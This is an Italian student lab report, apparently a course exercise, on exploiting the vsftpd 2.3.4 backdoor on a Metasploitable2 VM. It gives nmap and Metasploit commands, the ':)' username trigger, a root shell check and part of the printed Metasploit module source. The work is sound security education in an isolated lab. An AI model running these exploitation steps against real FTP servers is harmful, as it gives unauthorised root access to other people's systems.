


W15D4

Hacking con Metasploit

&

[Facoltativo]Analisi Codice Exploit [Netcat - Telnet]

★ INDICE

1 Introduzione

⇒ Questo report dimostra come ho sfruttato la **backdoor di vsftpd 2.3.4** sulla VM Metasploitable2 utilizzando Metasploit metodi manuali

⇒ L'obiettivo era ottenere accesso alla shell e creare una cartella nella directory radice

⇒ **Configurazione della rete**


- Kali Linux 192.168.50.100
- Metasploitable2 192.168.50.101

2 Metasploit

2.1 Configurazione della Rete

⇒ Ho iniziato configurando la rete come suggerito in lezione

- Ho impostato l'IP di Metasploitable2 a 192.168.50.101 (modalità NAT)
- Su Kali, ho verificato la connettività con un ping




⇒ Ricevo risposte dal target, confermando la connessione

2.2 Scanning del Target con Nmap

⇒ Per identificare il servizio vsftpd, ho eseguito


sudo nmap -sV -Pn 192.168.50.101




⇒ Conferma che vsftpd 2.3.4 è in esecuzione sulla porta 21

2.3 Configurazione di Metasploit


⇒ Ho avviato Metasploit sudo msfconsole



⇒ Ho cercato l'exploit per vsftpd search vsftpd




⇒ Ho selezionato il modulo



⇒ Imposto il IP target set RHOSTS 192.168.50.101

⇒ Verifico le opzioni show options




⇒ Opzioni sono già configurate correttamente

- **RHOSTS 192.168.50.101** (target)
- **RPORT 21** (porta FTP standard)

2.4 Esecuzione dell'Exploit


⇒ Ho avviato l'exploit




⇒ Ho ottenuto una shell con permessi root sfruttando una backdoor integrata

2.5 Post-Sfruttamento: Verifica dell'Accesso

⇒ Attivazione Backdoor




⇒ Connessione alla Backdoor e digito nella shell whoami



⇒ Ricevo root come output OK

2.6 Post-Sfruttamento: Creazione della Cartella

⇒ Nella shell, ho provato a creare la cartella ma ricevo errore la cartella esisteva già nel sistema




3 [Facoltativa] Scansioni nella Stessa Rete (LAN1)

3.1 Analisi Codice Exploit Netcat

⇒ Obiettivo comprendere il funzionamento tecnico dell'ex-ploit per vsftpd 2.3.4

3.1.1 Caricamento del modulo in Metasploit

⇒ Con use exploit/unix/ftp/vsftpd_234_backdoor carico il modulo specifico per lo sfruttamento della vulnerabillità di vsftpd 2.3.4, il modulo è già presente nella libreria di Metasploit e sfrutta una backdoor integrata nel software




⇒ Dopo aver eseguito il comando, il prompt di Metasploit è cambiato per indicare che il modulo è stato selezionato

3.1.2 Visualizzazione del codice sorgente

⇒ Il comando edit apre l'editor integrato di Metasploit per visualizzare e modificare il codice sorgente del modulo selezionato, questo mi ha permesso di comprendere esattamente come funziona l'exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > edit
```

⇒ Il codice rivela che l'exploit sfrutta una backdoor intenzionalmente inserita nel codice di vsftpd 2.3.4, la backdoor si attiva quando il server riceve un comando USER con un username che termina con i caratteri ":)"




```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
        'Description' => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
        },
        'Author' => [ 'hdm', 'MC' ],
        'License' => MSF_LICENSE,
        'References' => [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html'
],
        ],
        'Privileged' => true,
        'Platform' => [ 'unix' ],
        'Arch' => ARCH_CMD,
        'Payload' => {
          'Space' => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat' =>
                {
                  'PayloadType' => 'cmd_interact',
                  'ConnectionType' => 'find'
                }
        },
        'Targets' => [
          [ 'Automatic', {} ],
                                                                    38,3          Top
```

3.2 Analisi Codice Exploit Telnet

⇒ **Obiettivo** Riprodurre manualmente l'exploit senza utilizzarere Metasploit, per dimostrare la comprensione del vettore di attacco

⇒ Telnet è un protocollo di rete che permette di connettersi a un server remoto su una porta specifica, in questo caso, mi sono connesso alla porta 21, che è la porta standard per il servizio FTP



⇒ Dopo la connessione, ho eseguito il comando "whoami" per verificare l'identità dell'utente corrente ottenendo "root", questo mi conferma che ho ottenuto accesso con privilegi di root al sistema

4 Conclusione

⇒ **Metasploit** ha semplificato lo sfruttamento della backdoor di vsftpd 2.3.4, automatizzando i passaggi

⇒ **Telnet/Netcat** mi hanno permesso di replicare manualmente l'exploit, dimostrando come la backdoor risponda a un input specifico (username con :))

⇒ **Takeaway** È fondamentale mantenere aggiornato il servizio vsftpd per prevenire exploit di questo tipo